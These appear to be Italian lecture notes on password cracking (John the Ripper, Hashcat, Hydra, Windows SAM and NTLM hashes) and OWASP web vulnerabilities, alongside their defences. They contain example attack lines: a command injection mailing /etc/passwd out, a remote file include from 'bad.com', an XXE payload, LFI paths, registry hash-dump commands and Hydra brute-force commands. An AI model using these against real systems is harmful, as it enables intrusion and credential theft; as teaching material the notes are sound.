Nel momento in cui si dispone di un database delle password al cui interno sono memorizzati dei digest (e non le password in chiaro), per risalire alle password originali si effettua un dictionary attack: si prende un elenco di tutte le password più utilizzate e, a partire da queste, si calcolano i rispettivi digest. Se si ottiene

una qualche corrispondenza con un digest presente nel database, vuol dire che è stata rivelata la password corrispondente.

John The Ripper

Un tool molto famoso che viene utilizzato per il cracking delle password è **John The Ripper**, che prevede quattro modalità di funzionamento:

-> **Wordlist**: effettua il dictionary attack spiegato poc'anzi, dopo aver accettato in input una lista di digest e il dizionario delle password da testare.

-> **Single-crack**: cerca di predire la password di un utente specifico a partire dalle sue informazioni di login (e.g. username, email, data di nascita).

-> **Incremental**: effettua un brute force attack del tutto analogo al dictionary attack già spiegato con l'unica differenza che prova tutte le password possibili anziché partire da un dizionario delle password note. Si tratta della modalità di funzionamento più dispendiosa.

-> **External**: prevede che sia l'utente a definire tramite il linguaggio C le modalità di cracking delle password. Si tratta di un'alternativa non più molto utile poiché oggi si può ricorrere a delle regole predefinite molto graziose specificate nel file di configurazione **john.conf**.

Come costruire un dizionario:

- Utilizzare un dizionario già esistente: a tal proposito, si può sfruttare il seguente repository GitHub: https://github.com/danielmiessler/SecLists.
- Utilizzare le stringhe che sono più conformi al sito o al servizio target: se ad esempio stiamo cercando di crackare le password degli utenti dello store della Roma, possiamo aggiungere al nostro dizionario tutte le password che hanno a che fare con l'A.S Roma.
- Utilizzare anche le variazioni delle password basate su pattern: ad esempio, se nel dizionario abbiamo la password "casa", un pattern di variazioni potrebbe essere quello di aggiungere un punto esclamativo alla fine, o anche sostituire le vocali con dei numeri: di conseguenza, può essere utile aggiungere al nostro dizionario delle password come "casa!" e "c4s4". John The Ripper è in grado di far uso di questi pattern, che sono specificati all'interno delle regole di john.conf. Di conseguenza, il tool non si limita a utilizzare le password originariamente presenti nel dizionario, ma farà anche le prove su tutte le variazioni di ciascuna password date dalle regole presenti in john.conf.

Script per estrarre i digest:

John The Ripper mette a disposizione una quantità innumerevole di script, ciascuno dei quali è in grado di estrarre il digest della password a partire da un formato di file differente. Ad esempio, esistono degli archivi .zip che sono protetti da password: allora, esisterà uno script in grado di estrarre l'hash della password corretta a partire da tali archivi.zip.

Comandi utili di John The Ripper:

-> **john -w=wordlist –rules=All –stdout database.txt**: effettua un dictionary attack a partire dal dizionario dato dal fine wordlist cercando di crackare il db dato dal file database.txt; il flag –rules specifica le regole da sfruttare e il flag –stdout riporta a schermo le informazioni relative al dictionary attack che è stato effettuato.

Hashcat

È un altro tool per il cracking delle password, che in realtà è molto simile a John The Ripper; la caratteristica che lo contraddistingue è che supporta un cracking più veloce mediante l'utilizzo di GPU (i.e. scheda video) e calcolo parallelo. D'altra parte, Hashcat, a differenza di John The Ripper, non è in grado di stabilire da solo con quale funzione hash è stato generato un certo digest, per cui la funzione hash a cui far riferimento deve essere specificata da noi tramite il flag -l.

Anche Hashcat prevede più di una modalità di funzionamento per crackare le password:
-> **Hybrid**: dati un dizionario e una regola, applica tale regola a tutte le stringhe del dizionario, e lo fa a run-time (mentre John The Ripper, quando si tratta di utilizzare le regole, prima effettua il calcolo del dizionario completo e solo poi esegue l'attacco vero e proprio).
Esempio: hashcat -a 6 example.dict '?d?d?d?d' –stdout (dove la regola dict '?d?d?d?d' indica che bisogna anche aggiungere dei numeri a 4 cifre a ciascuna parola del dizionario).
-> **Combinator**: prevede l'utilizzo di due dizionari: qui bisogna specificare come combinare ciascuna parola del primo dizionario con le parole del secondo.
Esempio 1: hashcat -m 0 -a 1 dict1.txt dict2.txt –stdout (qui ciascuna parola del primo dizionario viene concatenata a ogni parola del secondo).
Esempio 2: hashcat -m 0 -a 1 -j '$_' dict1.txt dict2.txt –stdout (qui le due parole concatenate tra loro vengono separate da un '_').

Cracking delle password online
Consiste nell'effettuare brute-forcing delle credenziali su un servizio online.
Il software che ci permette di fare questo è **Hydra**, che funziona con qualunque protocollo (http, FTP, Telnet, ecc.); riceve in input una lista di username e una lista di password e fa tutti i tentativi possibili con queste due liste.

Gestione delle password in Windows
In Windows si hanno tre categorie fondamentali di funzioni hash, da cui poi ne derivano altre:
- LM (LanMan Hash): è l'hash utilizzato da Windows nelle sue prime versioni (fino a Windows XP) ed è velocissimo da crackare. Nelle macchine **work station** (come i laptop e i desktop che abbiamo a casa nostra) Windows memorizza i digest delle password degli utenti calcolati con LM all'interno del database **SAM** (**Security Account Manager**); nelle macchine **domain** (come quelle di un'azienda), invece, i digest delle password sono memorizzate all'interno del database **NTDS** che si trova in una macchina "speciale" che si chiama **domain controller**.
- NT (o NTHash): è l'hash utilizzato nelle versioni più recenti di Windows per memorizzare i digest all'interno del database SAM (o NTDS).
- NTLM: è l'hash che mette insieme LM e NT. In particolare, i digest sono siffatti: $H_{LM}(pwd):H_{NT}(pwd)$

Protocollo NTLM:
Quando ci autentichiamo su Windows tramite rete, entra in gioco un protocollo che, purtroppo, si chiama **NTLM** (dove ne esistono due versioni, **NTLMv1** e **NTLMv2**). Tale protocollo è di tipo **challenge / response**.
-> NTLMv1 utilizza sia il digest dato dall'hash NT che il digest dato dall'hash LM della password; a partire da questi digest, mediante una funzione hash H(), si ottiene un altro digest **Net-NTLM** che è quello utilizzato per autenticarci in rete. Questo vuol dire che per un attaccante basta avere i digest dati dagli hash NT ed LM per impersonificare gli utente, per cui potrebbe essere sufficiente avere accesso al database SAM o NTDS!
-> NTLMv2 prevede l'uso di un nuovo algoritmo H'() che è molto più difficile da crackare rispetto a quello usato da NTLMv1.

Una debolezza di questo protocollo sta nel fatto che è il client a scegliere la challenge da combinare assieme alla password per il calcolo del digest: sappiamo bene che questo incentiva i replay attack.

Come ottenere le password in Windows:
Il database SAM non è accessibile in alcun modo mentre il sistema è in esecuzione. Di conseguenza, per arrivare ad avere il digest delle password, si possono seguire due strade:
1) Se siamo loggati come utente SYSTEM, possiamo lanciare i seguenti tre comandi:

```
reg save hklm\sam c:\temp\sam.save
reg save hklm\system c:\temp\system.save
reg save hklm\security c:\temp\security.save
```

2) In alternativa, possiamo utilizzare dei tool come **Mimikatz**, che recupera gli hash dalla RAM. Se abbiamo fortuna, possiamo addirittura trovare la password in chiaro, che ci è utile in particolar modo quando dobbiamo effettuare una qualche autenticazione in locale (mentre, per le autenticazioni remote, come sappiamo, avere la password in chiaro o gli hash della password è la stessa cosa).
Un altro software che è possibile sfruttare è **Responder**, che serve a catturare gli hash di tipo Net-NTLM. In particolare, crea un server Samba fittizio. Se proviamo a collegarci al server fittizio da una macchina Windows, Windows in automatico effettua l'autenticazione da cui, se siamo fortunati, è possibile catturare l'hash della password con cui si è tentata l'autenticazione.

APPLICAZIONI WEB


Introduzione

Vale la pena concentrarsi molto sulle applicazioni web perché:
- Sono molto più utili e, quindi, molto più popolari delle applicazioni desktop.
- Sono disponibili pubblicamente.
- Rappresentano un target facile per gli attaccanti i quali, di fatto, possono automatizzare gli attacchi e possono sfruttare la vulnerabilità di un unico componente di un'applicazione web (o di un server web) per bucare anche altri componenti che di base erano sicuri o addirittura per ottenere l'accesso alla macchina del server.
- Sono molto facili da sviluppare ma difficili da sviluppare per bene e in modo sicuro (per cui spesso e volentieri presentano delle vulnerabilità importanti).

Minacce tipiche delle applicazioni web

-> Perdita della confidenzialità dei dati.
-> Perdita dei dati e/o della loro integrità.
-> Accesso non autorizzato a una qualche funzionalità dell'applicazione.
-> Denial of service.
-> Foot in the door (dove l'attaccante bypassa i controlli del firewall).

Interazione tra client e server http



-> Quando il client richiede semplicemente di ottenere la index.html, il server http è in grado di fornire una risposta deterministica (una pagina html deterministica).
-> Quando il client richiede una risorsa dipendentemente da dei parametri in input (e.g. home page dell'utente X a valle dell'inserimento delle credenziali), il server http da solo, in realtà, non è in grado di fornire una risposta diversa a input diversi, per cui deve contattare un server php che svolga il lavoro di acquisire le credenziali e generare la pagina html di conseguenza; il codice php viene eseguito meramente lato server.
-> È anche possibile che il server php, oltre a generare il file html che il server http deve inoltrare al client, restituisca anche del codice Javascript che implementa una qualche operazione. Il codice Javascript, a differenza di quello php, viene restituito al client ed eseguito lato client.

OWASP (Open Web Application Security Project)
È un ente non-profit che si occupa di promuovere lo sviluppo sicuro delle applicazioni web e stila una classifica delle vulnerabilità più frequenti che caratterizzano le applicazioni web. Di seguito è riportata una classifica un po' datata ma comunque significativa:

- A1 Injection
- A2 Broken Authentication and Session Management
- A3 Cross-Site Scripting (XSS)
- A4 Insecure Direct Object References
- A5 Security Misconfiguration
- A6 Sensitive Data Exposure
- A7 Missing Function Level Access Control
- A8 Cross-Site Request Forgery (CSRF)
- A9 Using Components with Known Vulnerabilities
- A10 Unvalidated Redirects and Forwards

Noi approfondiremo solo alcune di queste vulnerabilità.

Injection flaws (A1):
Consiste nell'iniettare del payload (del codice) all'interno di un'apposita area utilizzata dall'applicazione (e.g. address space). Si possono avere diversi tipi di injection, come ad esempio:
-> **SQL injection**: consiste nell'iniettare all'interno di una query del codice che faccia sì che la query stessa restituisca il risultato desiderato dall'attaccante. Tanto per fare un esempio, supponiamo che l'attaccante voglia loggarsi all'interno del sistema in modo illecito, e supponiamo che il controllo sulle credenziali venga fatto con la seguente query: select count(*) from users where name = '$name' and pwd = 'password'. In tal caso, il login ha successo se la query restituisce un valore strettamente maggiore di 0. Allora, quello che l'attaccante fa è inserire nella query uno statement che renda la condizione 'where' sempre vera: select count(*) from users where name = '$name' and pwd = 'password' **or 'x' = 'x'**.
-> **OS command injection**: consiste nell'iniettare all'interno di un comando (e.g. bash) degli statement che fanno in modo che all'attaccante vengano restituite più informazioni del dovuto. Tanto per fare un esempio, è possibile il comando *cat confirmation | mail me@fake.com* nel seguente altro comando: cat confirmation | mail me@fake.com**; cat /etc/passwd | mail me@real.com**.

Delle possibili soluzioni contro gli injection flaws sono:
- Validare l'input dell'utente, verificando se rispetta determinati canoni.
- Utilizzare dei caratteri di escape: ad esempio, l'apice singolo potrebbe diventare un **\'**.
- Per quanto riguarda SQL, usare delle query parametriche, in cui l'utente può solo inviare dei valori da inserire al posto dei parametri prefissati, senza avere alcuna libertà nella formulazione delle query.
- Fare in modo che gli utenti godano dei privilegi minimi, in modo tale che, anche se dovesse esserci una qualche vulnerabilità che lascia spazio a injection flaws, un attaccante non dovrebbe essere in grado di accedere alle informazioni più sensibili.

Una minaccia molto simile all'injection flaws è la **malicious file execution**. Qui, tramite il comando **include**, è possibile incapsulare un file php f_1 all'interno di un altro file php f_2.
Ad esempio, se abbiamo ***include ($_GET["page"] . ".php")***, allora stiamo richiedendo l'inclusione di un qualche file .php il cui nome viene specificato come parametro (notiamo che l'operatore 'punto' serve a concatenare le due stringhe $_GET["page"] e ".php"; la concatenazione non avviene e ".php" viene ignorato se la prima stringa finisce col terminatore "**%00**"). A partire da questo scenario, è possibile performare due tipi di attacchi:
- **Remote file include (RFI)**: la risorsa che viene specificata come parametro non deve essere locale all'host target.
- **Local file include (LFI)**: la risorsa che viene specificata come parametro deve essere locale all'host target.

Di seguito sono riportati degli esempi:

```
http://site.com/?page=home
↳> include("home.php");
http://site.com/?page=http://bad.com/exploit.txt?
↳> include("http://bad.com/exploit.txt?.php");
http://site.com/?page=C:\ftp\upload\exploit.png%00
↳> include("C:\ftp\upload\exploit.png");
```

string ends at %00, so .php not added

Delle possibili soluzioni contro i malicious file execution sono:
- Validare l'input dell'utente.
- Intervenire sulla configurazione del php, ad esempio impedendo di includere risorse esterne.

Broken authentication & session management (A2):
Un attaccante può effettuare degli attacchi contro la sessione come:
-> **Session fixation**: l'attaccante imposta lui stesso l'ID di sessione della vittima.
-> **Stealing session id**: l'attaccante ruba e riutilizza l'ID di sessione della vittima, magari per fare un'impersonificazione.

Alcune accortezze che si possono prendere per proteggersi da questi attacchi sono:
- Generare un ID di sessione "fresh" (nuovo) a ogni login, evitando di riutilizzare ID vecchi.
- Memorizzare l'ID di sessione all'interno del cookie.
- Impostare un timeout di sessione (in modo da terminarla dopo un certo periodo di inattività del client) e fornire al client la possibilità di effettuare il logout.
- Quando possibile, fare in modo che ciascun client abbia associato lo stesso indirizzo IP.
- Richiedere l'uso del protocollo https almeno per il login (in cui vengono scambiati messaggi contenenti informazioni sensibili come la password).

Cross-site scripting – XSS (A3):
Qui la vittima non è il server, bensì gli altri utenti che si connettono al server.
Come abbiamo detto precedentemente, il client ha la possibilità di ricevere ed eseguire del codice Javascript. Ora, assumendo anche che il server, di base, non invii mai del codice Javascript malevolo ai client, è possibile per un attaccante sfruttare un punto dell'applicazione per inviare degli input che poi potranno essere visualizzati dalle vittime (i.e. dagli altri client) e che contengono del codice Javascript malevolo; in particolare, se tali input non vengono controllati e sanificati da parte del server, le vittime potrebbero ritrovarsi a eseguire il codice malevolo iniettato dall'attaccante.

Insecure direct object reference (A4):
L'attaccante può manipolare dei parametri dello URL o di un form da inviare al server, ad esempio, con lo scopo di ottenere un accesso illegittimo a un qualche servizio o risorsa del sistema.
Nell'esempio riportato di seguito, la prima riga indica uno URL legittimo, mentre la seconda riga indica uno URL manipolato dall'attaccante per accedere al file /etc/passwd:

```
http://s.ch/?page=home            -> home.php
http://s.ch/?page=/etc/passwd%00  -> /etc/passwd
```

string ends at %00, so .php not added

Delle possibili soluzioni contro l'insecure direct object reference sono:
- Evitare di esporre gli ID, le chiavi e i filename agli utenti, se possibile.
- Validare gli input degli utenti, accettando solo i valori legittimi.
- Verificare l'autorizzazioni a tutti gli oggetti acceduti dagli utenti (file, dati, ecc.).

Missing function level access control (A7):
Un errore che tipicamente si fa è non impostare correttamente le autorizzazioni per l'accesso a particolari risorse perché si pensa che siano comunque inaccessibili. Facciamo un paio di esempi:
1) Si ha la directory admin per cui viene negato l'accesso e la directory (o il file) admin/secret per cui l'accesso non viene negato anche se si tratta di una risorsa sensibile. Qui un attaccante non può raggiungere la risorsa passando convenzionalmente per la directory admin ma, se ne scopre il nome (admin/secret), può digitarlo direttamente nello URL e accedervi tranquillamente.
2) Si ha una risorsa sensibile il cui nome (o path) contiene dei numeri apparentemente randomici, per cui è difficile da indovinare. Ciononostante, i nomi/path delle varie risorse possono essere presenti da qualche parte all'interno del sistema (e.g. in un file di configurazione), per cui c'è comunque la possibilità che un attaccante li ottenga.

In definitiva, è bene aggiungere sempre eventuali autorizzazioni mancanti alle risorse del sistema ed evitare di fare affidamento alla **security by obscurity** che, di norma, non funziona.

Cross-site request forgery (A8):
L'attaccante può sfruttare una sessione attiva di un utente vittima per fargli eseguire determinate operazioni. Ad esempio, supponiamo che la vittima abbia utilizzato il sito di una banca senza però effettuare il logout alla fine (per cui la sessione sul sito della banca è ancora attiva), e supponiamo che poi la vittima acceda al sito di un attaccante e richieda una determinata risorsa con un'operazione di get. L'attaccante può rispondere con un html contenente da qualche parte il riferimento (e.g. l'URL) a una risorsa remota che poi il browser andrà a cercare; tuttavia, il riferimento può tranquillamente consistere in una richiesta di far partire un pagamento verso l'attaccante mediante la sessione ancora attiva col sito della banca.

Trovare una soluzione a questo tipo di minaccia è più farraginoso ma comunque è buona norma fare in modo che le sessioni scadano presto, incoraggiare gli utenti a effettuare il logout e utilizzare il metodo post piuttosto che il metodo get.

Classifica OWASP aggiornata (2017):

- A1 Injection
- A2 Broken Authentication
- A3 Sensitive Data Exposure
- A4 XML External Entities (XXE)
- A5 Broken Access Control
- A6 Security Misconfiguration
- A7 Cross Site Scripting (XSS)
- A8 Insecure Deserialization
- A9 Using Components with Known Vulnerabilities
- A10 Insufficient Logging&Monitoring

XML external entities:
All'interno di un file XML alcuni attributi possono assumere come valori delle entità esterne, come ad esempio il contenuto di un file o il contenuto di una pagina web. In tal caso, l'XML va a risolvere il riferimento esterno e può provare anche ad accedervi al contenuto.
Di seguito è riportato un esempio di questo scenario:

```
<!DOCTYPE foo [
    <!ELEMENT foo ANY >
        <!ENTITY xxe SYSTEM "file:///etc/passwd" >
    ]
>
<foo>
    &xxe;
</foo>
```

Insecure deserialization:
La serializzazione è una metodologia adottata in molti linguaggi di programmazione per convertire delle strutture dati in un formato che può essere salvato su disco, salvato su database o inviato ad altre applicazioni, mentre la deserializzazione è il processo duale (vedi ISPW e SDCC). Se in particolar modo l'operazione di deserializzazione non è protetta, l'attaccante potrebbe serializzare un oggetto contenente il codice per eseguire ad esempio una reverse shell e inviarlo a una vittima, cosicché quest'ultima, nel deserializzare l'oggetto ricevuto, si ritrova a eseguire la reverse shell (così, l'attaccante, può prendere il controllo della vittima con una shell).

Classifica OWASP ulteriormente aggiornata (2021):

- A1 Broken Access Control
- A2 Cryptographic Failures
- A3 Injection
- A4 Insecure Design
- A5 Security Misconfiguration
- A6 Vulnerable and Outdated Components
- A7 Identification and Authentication Failures
- A8 Software and Data Integrity Failures
- A9 Security Logging and Monitoring Failures
- A10 Server-Side Request Forgery

Aspetti da considerare nelle applicazioni client-server
-> La sicurezza, se implementata lato client, non funziona: per fare un esempio, se il client deve rispettare determinati vincoli nell'inserire un input e se vengono inseriti dei controlli solo nel codice Javascript da eseguire lato client, tali controlli possono essere bypassati facilmente. Di conseguenza, i check di sicurezza vanno sempre implementati lato server.
-> Non bisogna mai fidarsi del client: non possiamo assumere che avrà sempre un comportamento benevolo o che comunque utilizzi correttamente l'applicazione web.
-> È buona norma proteggere sia il codice che i dati lato server: rifacendosi sul principio dei privilegi minimi, sarebbe ottimale fare in modo che tutti i client siano in grado di accedere esclusivamente alle risorse strettamente necessarie per poter utilizzare l'applicazione web correttamente.
-> È buona norma disabilitare sempre la funzionalità di indexing delle risorse all'interno dell'applicazione web, in modo da essere anche coerenti col principio dei privilegi minimi: di fatto, poter visualizzare tutte le risorse del sistema è un privilegio troppo importante per il client.
-> È buona norma inserire solo ciò che è strettamente necessario e veramente utilizzato all'interno della configurazione del sistema (i.e. solo i package, gli account e i servizi necessari): tutto il resto non rappresenta altro che un insieme di strumenti aggiuntivi che mettiamo a disposizione del client per performare eventuali attacchi.
-> È buona norma aggiornare periodicamente il sistema operativo, il web server e le web application, in modo tale da prevenire gli attacchi basati sulla versione (versioning).

-> È buona norma utilizzare un firewall non solo per le connessioni in ingresso ma anche per le connessioni in uscita.
-> Il web server deve essere eseguito come un utente non privilegiato. In tal modo, anche se l'attaccante dovesse essere in grado di eseguire dei comandi all'interno dell'host, non può farlo come utente privilegiato.
-> È buona norma utilizzare i log per fare l'analisi di possibili attacchi che vengono effettuati (detection delle anomalie).
-> Quando si programma in php, è bene disabilitare determinati parametri di configurazione, come: **allow_url_fopen** (che permette di aprire file remoti come se fossero file locali), **allow_url_include** (che permette di fare l'include di risorse remote), **register_globals** (che, quando viene utilizzato un parametro, permette di specificare solo il nome del parametro senza indicare se deve essere preso da una get o da una post), **E_STRICT** (che permette di controllare che ci siano variabili non inizializzate), **display_errors** (che mostra il messaggio di errore quando si verifica una condizione di errore, il che fornisce delle informazioni anche su com'è organizzata l'applicazione web), **phpinfo()** (che è un file contenente tutte le informazioni di configurazione usate dal php, come ad esempio i parametri che sono abilitati).

Possibili prospettive di attacco in un'applicazione web
1) Malicious client attacking server: un client attacca il server.
2) Malicious server attacking client: un server attacca il client (e.g. tramite phishing).
3) Malicious user attacking other users: un client sfrutta il server (che in questo caso è trusted) per attaccare altri client.
4) Malicious user in multi-server application: un client attacca un'applicazione multi-server.

Web enumeration
Si tratta sempre di una raccolta di informazioni ma stavolta riguarda meramente le applicazioni web.
La prima cosa che si fa durante questa attività è l'enumerazione dei file e delle cartelle, che viene fatta con l'aiuto di una **wordlist** (una lista di parole): in pratica, mediante messaggi di tipo get o post, si richiedono al server tutte le risorse appartenenti alla wordlist (che possono essere ad esempio index.html, login.php, ecc.); se si riceve una risposta con un codice numerico che rientra nel range dei 200, allora la risorsa è sicuramente presente nel server, altrimenti potrebbe non esistere o comunque essere non accessibile.

Enumerazione delle cartelle:
Per l'enumerazione delle cartelle ci possiamo avvalere anche di un file particolare: **robots.txt**. Questo file è utilizzato per dare istruzioni ai cosiddetti **robot del web**, ovvero a quei programmi (come Google) che indicizzano in automatico i siti web; in particolare serve a inserire o togliere alcuni path dall'indicizzazione svolta dai robot del web. Di conseguenza, se l'attaccante ha accesso a robot.txt, può conoscere quali path vengono inseriti nell'indicizzazione ma soprattutto quali path vengono tolti dall'indicizzazione (che dovrebbero essere quelli più sensibili, che non si dovrebbero esporre).
Esempio: se in robot.txt troviamo **Disallow: /admin/**, significa che la cartella /admin/ (che è effettivamente una risorsa del server) non deve essere esposta all'interno dell'indicizzazione, per cui magari non risulta essere accessibile: ciò rappresenta un'informazione utile per l'attaccante, e sappiamo che qualunque informazione fa comodo.

Tre possibili tool che possono essere usati per effettuare un'enumerazione sono **Dirbuster**, **Dirsearch** e **Gobuster** (che sono buoni anche per enumerare i file all'interno di un server web).


Enumerazione dei file:
Quando si effettua l'enumerazione dei file, si possono prendere in considerazione le seguenti estensioni (di cui alcune sono più comuni e altre meno note ma sono comunque tutte interessanti):

Interesting file extensions:

- /~user/ → user's homes
- .php .php3 .php4 .php5 .php7 .phtml
- .inc → Used many years ago for includes.
- .phar → PHAR Library
- .phpt → PHP Test file
- .phps → PHP source
- .x-php → Flag as PHP for an editor, but avoid parsing on server (rare)
- .asp, .aspx, .asmx, .axd, .shtml
- .js → javascript
- .pl,.py,.sh,.bash,.cgi,... → CGI scripts
- .cer, .pub, .priv, .zip, .tar, .tar.gz, .doc, .docx, .pdf, .xls, .xlsx, .eml, /.git/, ... → common file' extensions
- .<ext>~, .bak, .old → Backup, applies to all of the above.

- **<ext>** sta per "estensione".
- Un file di backup è una copia che viene generata quando il file originale corrispondente viene aperto con Vim. Poiché la sua estensione cambia rispetto al file originale (di fatto ha una tilde, un .bak o un .old), viene interpretato dal server web come un file di testo, per cui può tranquillamente essere acceduto in lettura, anche se si tratta ad esempio di un file php, il cui contenuto (il codice) di norma è inaccessibile: questo chiaramente è gravissimo dal punto di vista della sicurezza.
- L'estensione **.asp** è propria dei file contente codice ASP, che è un linguaggio per lo sviluppo di applicazioni web di Microsoft; l'estensione **.aspx**, invece, è propria dei file contenente codice ASP.NET, che non è altro che una versione più recente di ASP.
- La cartella **/.git/** contiene lo storico di tutti i cambiamenti che sono stati apportati nei vari file del sistema. Esportare tale directory vuol dire quindi lasciare a un potenziale attaccante informazioni come tutti i cambiamenti che hanno interessato i file e alcuni spezzoni di codice inclusi nei file stessi.

<u>Enumerazione dei parametri:</u>
Quando il client invia una richiesta http (che può essere sia get che post), può specificare dei parametri in questo modo: **nome_parametro=valore_parametro**.



In questo esempio si hanno due parametri:
-> Il primo ha come nome *user* e come valore *abc.*
-> Il secondo ha come nome *password* e come valore *def*.

Nei messaggi get i parametri vengono posti nello URL, mentre nei messaggi post i parametri vengono posti nel body. Di conseguenza, nel caso dei messaggi get, sia il nome che il valore dei parametri devono essere composti esclusivamente da caratteri stampabili e hanno un limite sulla loro lunghezza (vincoli che non esistono per i parametri post).

Anche una pagina php può avere dei suoi parametri e può cambiare il suo funzionamento in base alla presenza o meno di tali parametri. È per questo motivo che è interessante effettuare una ricerca (un'enumerazione) dei parametri: a tal proposito, si può ricorrere al programma **wfuzz**, che si occupa di fare "web fuzzing". Il web fuzzing consiste nel partire da una wordlist e un punto dell'applicazione web e sostituire tutte le stringhe della wordlist in quel punto specifico.

Bruteforcing di un form
Per effettuare il bruteforcing per indovinare come deve essere compilato un determinato form (in genere un form di login), tipicamente si usa il programma **hydra**.
Affinché hydra capisca se un suo tentativo di immettere le credenziali (o, più in generale, i dati in input) ha avuto successo o meno, bisogna specificare all'interno del comando hydra il messaggio di errore che ci aspettiamo in caso di insuccesso oppure il messaggio (seguito da un "S=") che ci aspettiamo in caso di successo. Di seguito vengono riportati due esempi di utilizzo del comando hydra, di cui il primo specifica il messaggio di errore atteso, mentre il secondo specifica il messaggio di successo atteso.

```
$ hydra -l admin -P $rockyou 172.16.47.151 http-form-post
"/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login
:Login failed"
```

```
$ hydra -l admin -P $rockyou 172.16.47.151 http-form-post
"/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:S
=Welcome"
```

In altre parole, nel primo caso hydra proverà a fare brute forcing finché non riceve dal server un messaggio diverso da quello specificato ("Login failed"), mentre nel secondo caso proverà a fare brute forcing finché non riceve dal server esattamente il messaggio specificato ("Welcome").

NB_1: nei comandi riportati qui sopra, il flag -l indica lo username con cui stiamo provando a loggarci (se invece avessimo avuto il flag -L, avrebbe voluto dire che stiamo utilizzando una wordlist di username) e il flag -P indica una wordlist di password.
NB_2: le stringhe composte da lettere uppercase e comprese tra i caratteri '^' sono i **demarcatori** di hydra, ovvero sono i placeholder a cui hydra andrà a sostituire i valori da indovinare tramite il brute forcing (nel nostro caso sono lo username e la password).
NB_3: per i form che servono a loggarsi nel sito non c'è bisogno di ulteriori attenzioni mentre, per i form che si compilano solo dopo aver effettuato il login, è necessario anche specificare le informazioni sul cookie all'interno del comando hydra. Di fatto, nel momento in cui inviamo una richiesta al server senza specificare il cookie, il server stesso ci redirezionerà verso la pagina di login. Ad esempio possiamo avere:

```
/usr/bin/hydra -L /opt/seclists/Usernames/top-usernames-shortlist.txt -P /opt/seclists/Passwords/da
rkweb2017-top10.txt 192.168.56.4 http-get-form "/dvwa/vulnerabilities/brute/index.php:username=^USE
R^&password=^PASS^&Login=Login:F=password incorrect:H=Cookie: security=low; PHPSESSID=a1145b69068bf
38cb31c264bd5dddf06"
```


Comandi utili
-> Nikto: lanciando il comando *nikto -h TARGET_IP*, è possibile ottenere alcune informazioni sul server web che gira all'interno della macchina target. Si tratta dunque di un comando da lanciare quando, mediante nmap, si scopre che la porta 80 e/o 443 è aperta.
-> Gobuster vhost: lanciando il comando *gobuster vhost -u URL -w PATH_TO _WORDLIST*, è possibile ottenere informazioni sui **virtual host** della macchina target, dove i virtual host sono nomi tramite i quali siamo in grado di accedere alla macchina senza ricorrere all'indirizzo IP. Le macchine, tra l'altro, hanno tipicamente alcuni virtual host che portano ad accedere ad applicazioni della macchina diverse rispetto a quella "di base" (i.e. quella raggiungibile tramite indirizzo IP o hostname di base); tali applicazioni, magari, possono risultare interessanti dal punto di vista dell'attaccante. Le due wordlist più comuni sono **/usr/share/wordlists/dirb/big.txt** e **/usr/share/wordlists/dirb/common.txt**, ma sono molto importanti anche quelle contenute nella directory **/usr/share/wordlists/dirbuster** e quelle contenute nella directory **/usr/share/seclists** (che è possibile anche trovare nel repository GitHub danielmiesser/SecLists).

